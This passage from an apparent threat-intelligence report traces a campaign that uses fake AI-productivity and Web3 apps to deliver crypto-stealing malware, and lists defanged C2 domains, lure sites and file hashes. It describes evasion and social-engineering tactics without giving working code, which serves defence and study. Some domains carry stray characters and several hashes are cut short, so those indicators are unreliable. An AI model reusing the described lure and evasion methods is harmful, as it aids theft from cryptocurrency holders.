ApS due to malicious usage.

Our investigation identified over 80 domains in this campaign, showing how these operations have evolved from basic phishing to targeted attacks against Web3 users. The malware analyzed in the previous section represents the initial infection vector that compromises machines, profiles them, and can execute additional second stage payloads. We present the evolution of activities below.

September-October 2024: We observe new infrastructure with the same AI-themed productivity tools. Domains like [klast\[.\]jai](#) (registered 2024-07-16), [slaxai\[.\]japp](#), [swox\[.\]jai](#), and [dexis\[.\]jio](#) emerged, again with shared web template similarities. Threat actors pivoted to using Electron apps for malware delivery, conducting exfiltration through JavaScript. C2 infrastructure included [cnfreund\[.\]com](#), [hojosy\[.\]com](#), and [sumachpress\[.\]com](#).




Figure 23 – Various lures with “AI-powered productivity apps” theme.

November-December 2024: Operation evolved to target crypto investors with fake Web3 gaming projects. New domains included [metatoy\[.\]jio](#), [primalverse\[.\]jio](#) (impersonating Cavemen Club game), and streamyard variants. Technical sophistication increased with NSIS installer abuse (90MB+ signed executables) to avoid detection. Malware samples contained Russian comments ("Собираем информацию о системе", "Перехватываем сообщения из консоли").

May-July 2025: We observed further infrastructure expansion with [lapeai\[.\]jio](#) (registered May 9, 2025), [scoil\[.\]jai](#), [scoil\[.\]jcc](#), and [speeka.ai](#) variants, all cloning [https://affine\[.\]pro/](https://affine[.]pro/) web template and its Github repo README.md template. Threat actors created elaborate fake team structures with 35+ "core members" to enhance legitimacy. From these, only some of the accounts actively promoted the projects while others were purchased/compromised accounts with crypto-themed usernames or otherwise valid accounts with bios and posts related to web3/crypto.

July-November 2025: Latest evolution includes [vixcall](#) domains and expanded C2 infrastructure ([pelletibor\[.\]com](#), [dloutstanding\[.\]com](#), [itmab\[.\]com](#), [mrajhshosdoahjsd\[.\]com](#), [solus\[.\]today](#), and [solus-app\[.\]digital](#)).

September-October 2025: Significant pivot to airdrop-themed infrastructure observed with the creation of multiple domains targeting DeFi users. Infrastructure analysis revealed a shared hosting pattern with eight malicious domains (asterdex-drop[.]eu, asterdrop[.]run, fluencedrop[.]digital, asterdex[.]eu, asterdrop[.]digital, sunperp[.]icu, meteoradrop[.]com, and fluencedrop[.]eu) all hosted on the same IP address (62.60.226[.]16) as the previously identified solus-app[.]digital and solus[.]today domains. These new domains – created between September 24 and October 7, 2025 – showed high detection rates by security vendors (11 malicious detections for asterdex-drop[.]eu at the time of writing), indicating a coordinated campaign shift toward exploiting airdrop FOMO in the crypto community.

Our investigation uncovered an extensive network of 80+ domains associated with this campaign, revealing a more complex picture of the threat actors' infrastructure than previously documented. The malware contained distinctive Russian comments in the code, including "Функция для генерации случайной строки" (Function for generating random strings) and "Перехватываем сообщения из консоли" (Intercepting console messages), providing potential attribution indicators. Beyond the domains mentioned in published reports, we discovered additional C2 infrastructure including macattic[.]com, woaihuanbao[.]com, addonsystem[.]com, shedegei[.]com, and tmcxchem[.]com, as well as previously undocumented distribution sites like flowus variants, talkon variants, yovox domains, and zynce[.]org. The September 2025 pivot to airdrop-themed domains (created between September 24 and October 7) represents a significant tactical shift, suggesting the threat actors are adapting to target the growing interest in token airdrops following major DeFi protocol launches.

We have identified the following accounts promoting the malicious apps on Social Media:

- SpeekaAI (Telegram, X)
- NexBeeAI (Telegram, X)
- CrystalixAI (X)
- AppScoil (X)
- ScoilApp (GitHub, GitBook, [linktr.ee](#))
- SlaxApp (GitHub, Telegram, GitBook, [linktr.ee](#))
- SolusApp (X, GitBook, Telegram, [linktr.ee](#))
- FlowUsApp (X)
- Yovox (X, Medium, GitBook)
- VocaLinkLive (X)
- NexVoo (GitHub, Telegram)
- TalkOn_AI (X)

Technical Evolution

1. Initial Delivery: Evolved from simple malicious downloads to sophisticated signed executables (certificates from "IT POLONIA SP Z O O", "Richerster Business Network Inc.", "HAM AND FIRKIN LIMITED", "Jiangyin Fengyuan Electronics Co., Ltd.", and "Paperbucketmdb ApS"). The TRAC Labs research revealed that trafficker groups like Wagmi systematically abuse code signing certificates, cycling through multiple GlobalSign EV certificates after each revocation, demonstrating a persistent pattern of certificate abuse across the ecosystem.
2. Malware Capabilities: Progressed from basic fingerprinting to comprehensive system profiling:
 - Username, CPU model, processor count, RAM, OS version, MAC address, GPU information
 - Anti-analysis techniques including file size randomization (0.2-2MB of random data)
 - Random directory creation for evasion
 - Anti-VM/sandbox detection for macOS (checks for QEMU, VMWare, Docker-OSX)
3. Social Engineering: Advanced from opportunistic phishing to highly targeted approaches:
 - Initial: Generic productivity tool lures
 - Mid-stage: AI-powered applications targeting tech enthusiasts
 - Current: Customized approaches based on victim profiles with just-in-time infrastructure
 - Latest: Fake conference presentations with photoshopped images (e.g., Eternal Decay)

- Automated victim identification tools like the "Wagmiscapper" that collects cryptocurrency wallet addresses from Twitter to identify high-value targets

4. Legitimacy Building: Increasingly sophisticated methods to appear genuine:

- GitHub repositories with fake contributors and inflated metrics
- AI-generated Medium blog posts and documentation
- Fake team structures with purchased/compromised social media accounts
- Merchandise sections on websites (conveniently already sold-out) to enhance credibility
- Notion pages for product roadmaps and employee details
- Fake company registration information linking to legitimate but unrelated businesses
- Detailed fake "Staff Guidance Manuals" and "FAQ" documents to build trust with victims

5. Platform Targeting: Expanded from Windows-only to cross-platform attacks:

- Windows: Electron applications with Python components for stealer functionality, evolving to use HijackLoader to deliver Rhadamanthys and Lumma stealers
- macOS: DMG files containing Amos/Atomic Stealer with persistence via LaunchAgent
- The malicious binaries cannot be downloaded without registration codes – given by the social media group admins – to limit analysis exposure
- Browser-based attacks including wallet drainers targeting Phantom wallet users

6. Infrastructure Sharing: Evidence of template and infrastructure sharing between different traffer groups:

- Vixcall template reused by Wagmi for their Splare meeting software
- Common API paths for payload delivery across different campaigns
- Shared hosting infrastructure between different scam operations
- Domains with similar naming conventions/themes created after previous domains are taken down
- Standardized victim tracking using build IDs in Telegram logs

There is a clear evolution from opportunistic phishing to highly targeted attacks against the Web3/crypto ecosystem, with threat actors continuously adapting their technical capabilities and social engineering techniques to evade detection and maximize success rates. The operation has clearly grown from isolated incidents to a sophisticated ecosystem of interconnected fake companies, mimicking the "CrazyEvil" TPPs documented in previous research, a traffer group that has reportedly generated millions in revenue from cryptocurrency theft. While definitive attribution to CrazyEvil or associated teams cannot be indisputably confirmed, the tactical patterns align closely.

We assess with moderate confidence that there is a connection between the Marko Polo and Wagmi traffer operations. This assessment is based on multiple converging indicators, including: shared website design patterns and information architecture; parallel operational pivots from AI productivity applications to crypto/web3 themes; concurrent domain registration timeframes; similar legitimacy-building tactics; consistent naming conventions (nexvoo, nexbee, swox, dexis, yovox, slax, klast); distribution of identical malware families (HijackLoader and AMOS); comparable domain replacement agility when facing blocks; and preference for similar TLDs (.app, .io, .ai). While each indicator individually provides weak correlation, their convergence suggests shared infrastructure, methodology, or coordinated operations.

This operation showcases the extensive effort threat actors invest in establishing legitimate-appearing companies, combined with their use of increasingly evasive malware to target cryptocurrency holders.

Indicators of Compromise

C2 servers

cnfreund[.]com hojosy[.]com sumachpress[.]com macattic[.]com

woaihuanbao[.]com pelletibor[.]com dloutstanding[.]com itmab[.]com

addonsystem[.]com	shedegei[.]com	tmcxchem[.]com	trouveur[.]com
opulous-app[.]live			

Distribution/Malicious websites

speeka[.]app	speeka[.]ai	lapeai[.]io	lapeai[.]app
nexbee[.]app	nexbee[.]ai	flowus[.]tech	flowus[.]world
flowus[.]org	flow-us[.]com	flowus[.]io	flowus[.]app
flowus[.]com[.]co	primalverse[.]io	metatoy[.]io	metatoy[.]ai
streamyard[.]ai	streamyard[.]t[.]com	streamyard[.]studio	streamyard[.]life
streamyard[.]zone	streamyard[.]app	scoil[.]ai	scoil[.]cc
klast[.]ai	slaxai[.]app	swox[.]ai	swoxapp[.]com
swox[.]us	swox[.]cc	dexis[.]io	dexis[.]app
jandi[.]ai	beesy[.]app	cryptalix[.]ai	solus[.]run
solus[.]today	solus-app[.]digital	talkon[.]app	talkonai[.]app
talkonai[.]io	talkon[.]cc	vocalink[.]live	yovox[.]xyz
yovox[.]space	yovox[.]world	yonda[.]tech	yonda[.]us
nexvoo[.]app	nexvoo[.]us	nexvoo[.]net	nexoracore[.]org
nexloop[.]cc	nexloop[.]me	nexloop[.]xyz	zyncel[.]org
opulousai[.]com	opulousapp[.]com	opulousapp[.]org	texdezyn[.]com
kkkkkk[.]digital	vixcall[.]com	vixcallai[.]io	vixcall[.]io
vixcall[.]live	shperia[.]app	playspheria[.]xyz	spheriagames[.]xyz
delgone[.]space	asterdex-drop[.]jeu	asterdrop[.]run	fluencedrop[.]digital
aster-dex[.]jeu	asterdrop[.]digital	sunperp[.]jicu	meteoradrop[.]com
fluencedrop[.]jeu	defillama[.]pro	coinkbase[.]com	blurbox[.]xyz
1inhc[.]com	laxminarayanfinancepvtltd[.]com	news18bangla[.]in	pancakeswap[.]network
metamask987[.]com	pancakeswap[.]finance	claim.arbdogeai[.]xyz	

SHA256

0e1dcb37220190d6bf0923da49fb0cbb5575e15f6d6bfa465dfe0facb5405f52	2aea8a0c9008ee45b35ca6df79a987f22fdc869c539a0770daa986fafa6f
f4789d5904f3cb214e03d5978b41a989a51e2833856c8079a6adab50031ec2c0	3a21e48a711ee1ad6ebe8a291d0289a7b12414f74bb5839f12a83736ae
78af2a44ac04dd59a7082e56d893bcb756f362ae03a9e00b2c8c0ffd000cce56	7c5583fff213bd93237b110c274a7ceb8063dd7ee1d0b4fd38351e2975b
99f346bb7d3fc6c9f7148c20a9b7d76687ab52233f627252bab524d0b5c0d124	d8d3b736e8acd28e227c07f533e4be70a085c9cd22858b0816b1aa968c
e643b9c1050e152e9729d0765e0be588c6383a50ecd4edb8bd7a7322f1d27a2e	c18e1ffc26dd255f8539d241560177a4a088980b12c6c70fef4a43e35c0f
56db138c5104db75c6f4231a787d600e20a8baf40f0ee6439736e8ea3f0dd008	9899780232af2aeb82caa8d3d73f9209477256669b1c77f8434d975707
9bc667f5c068227368178267eff7c6a65e406dd02186856e76221a2d25057e17	0d7191500b429e6d258dc09807e52b59dd739c6636ce01ae945caf317f
1f5823734e47720858f9d49060cde39c3a7313d99198c65dca70d67b2b1eff0c	4190e1a35960c3a6df633cec467ac6243917a626f1bb27da8619d3f3cac
469734a8acf5f8adf7869abaf1958ba12373aa4434a9aae7b4232e497ba845a2	490b38eba85b6e32ddf95b9c51d6284ba3730bf640e0a13f1d52b435d2
cd03e9300bb9b923e4af97cde2b2b896272d803b74e42c6234f57610788053b9	ec8cdf1f2a0d43aa9a3cade5a3a1f6aaa5cd3f3c61cd442b31f523a066cf
31373f9fa6608dc5f5ebeae69ef28d819e52d0d13d5e83ca84e7326bf627a220	9f093863c2a17ecd3ff9dcb3243008de5feb3adc1a6e5db281b06c4612d
d6080024e295c3dedaf15f9d30c159ea2d5fc49ab4d16a1462669fb03824a4ab	ffe6f590b2317b800ac1174e64a09d95bb6e3453f84ae1b321679647584
1450b45187c0f485fad45496717be8e45dec1d4f619ee4294febeeb1d01fd66c	2da1ef66fe4a06954b0f4cabcf8aff063bdf3ab5dc885ec5d4824e5917b7f
96dae56157c83592173bb690733271e45fcf35dfa83c63e7c7583eada041da45	e98c9a8116f1264b96eeec6dbf88ee158678e73bbfd9588f903ba57380e
f46efe00b3a4276ec32460d49073225d9001af29e54ff5d10b10120cc365a669	33c12dad258263b2c2e35b503892fd242726beaff5ff83ad49d990c8e1df
4e7559d17bf416dafb08bd5867169a9eb4457505fc696b352f4950726029b80e	602ef7a402596575d3b4157c70f677cfb5db795165fb2e5b5af12d2d69b
ae51a24354d6c863a25bbf9b45cf50db2a514ffc2714d551ed8639b52530e50b	ae9b40767de258feaac87186168e070cbc5af1120723bf1ef5068a534a7
dce96f220fca15e105160d35cddb9022207da667c22a6607ea1f3249b0653287	ffb2e77ec1bdd7de4fb18d203a194f66daf77a98a9fa73e0face2f8e5c21f
1650500d5d6bb35c81f8eaf1cf144774822e854e39e749172b69ddf781b802d1	20d0339a9ec51028c1cd28065e83f8aa9e74c0ff95041ae306d786b222f
73108dfa8a0753f8fabccad0e3e449f7691e8a11c81a30995cce517175ea4c	76440e548a502da8f54bcb97f9804df7bbea02272782abca870b4ba722
97e710dceb55e68455f8bfb3247415d0b42c936b2205d56c10dc26621790a4f1	a3f8c8669f6355884030919fbd2c164589428fdecf1188694633f6ea689
a65ce6aee2140e44ccb35e2e61a6f56f62745bb4ec47395ce5aefc5e6fac4f10	faf1f944a96e112ed2eff1bf1d5154ba25f8793feedec46eaffbedb95ac951
2625199238ecc4c980f9bf2072ccf9bbe2b643e732a807d1750f3700d3e1a087	39cf49ea66350706cb9fb8927c24b20bcb175574248bc9fefdb6475628a
66ea34eb0a6e41dcb21620a1dc6c3c224e99c8fa7831d7fbd3cf187b97bc54c0	6b4af4590b3c4da860428c8b6aaacecb9f5340d7b6afa30f1cd726654e3
af8fb1eb39c43742df7a42b5722f3760ad8d50b98229cbbef0d1c78bbd2f74b6	f3150607a5969442f7bdbc546357273fab290bfb9b5b50349e8b6a57e67
b4b950df9574b5fe83d3d10058422d944c3887a269ce64074b88f87ada78c84c	367a9e988aa72e96a38c026c41ed595f8b60db22487c7ce62dd434c687
19af43c086ffd982b76b2a9d687057a278c1c0aa712d3816f5b913aee4d6a1cc	b558723fb69c3519bfc67bd2a3d9b43f7e0942422f92e6ebf307137ac80f

d8372c2a47d09ebd914aed0c3c8c24a7f64d514c7acc199e47e5c1c0b5012849	875c1a2a1971d3f406c77195f9643a26514047e0d403b49d1a6345e282
382781e889eaf60d150f2d5b838c36d5b46eb517395ce9dd7c84e5e32e2dcbd1	f4789d5904f3cb214e03d5978b41a989a51e2833856c8079a6adab5003
237ad929dcf3a0af15d25a0d4c79e563caddc7d0864ab1801dcaa18ca60bf06a	e23c189a2a8e4b23ad165f878fa1416491313cdae5aa746485eb8e6982
2456565ce958e46bc919a83236fe78afaa04d2001e052d105ddf6163662efb77	74723f21739f2245b40e9c5152259a12c442c094ddc4066f81d396abee1
8453e51c613da106911e10a5181a670c59c4f314c44717f283d2796ae7187b17	9f4c3fd8f5cf10b9cfb2eae6f3c49f29f713d5224825cb14d96670e6f6245f
c60f79c9fd9432f493256c8c5aa794dd141f9480c3d4fe187e4c48ceaf79088f	7cf9bdc16fa6c7b650ecc6c064dc0fe051af753872f274d5868226323e1c
7949cd61121371c8e7c142206f3759c8d4728ec95d1fa61ccdd593793357c31c	e7c279525833df14dee323e66902672d10db8129a3361bbdbcbbb8f0a3
9f7e82e850b448cf8525b5031c49737ead7b14740f8d9780e1516886d8a7696d	

References

1. <https://www.darktrace.com/fr/blog/crypto-wallets-continue-to-be-drained-in-elaborate-social-media-scam>
2. <https://cyberstrategy1.medium.com/nexvoo-scam-the-technical-approach-fc6389688eea>
3. <https://web.archive.org/web/20251112125112/https://go.recordedfuture.com/hubfs/reports/cta-2024-0917.pdf>
4. <https://slowmist.medium.com/cunning-phishing-in-the-dark-forest-493221c34687>
5. <https://lumma-labs.com/the-wagmi-manual-copy-paste-and-profit-2803a15bf540?gi=da4a2d3a5885>
6. <https://www.cadosecurity.com/blog/meeten-malware-threat>
7. <https://web.archive.org/web/20250810175036/https://go.recordedfuture.com/hubfs/reports/cta-2025-0123.pdf>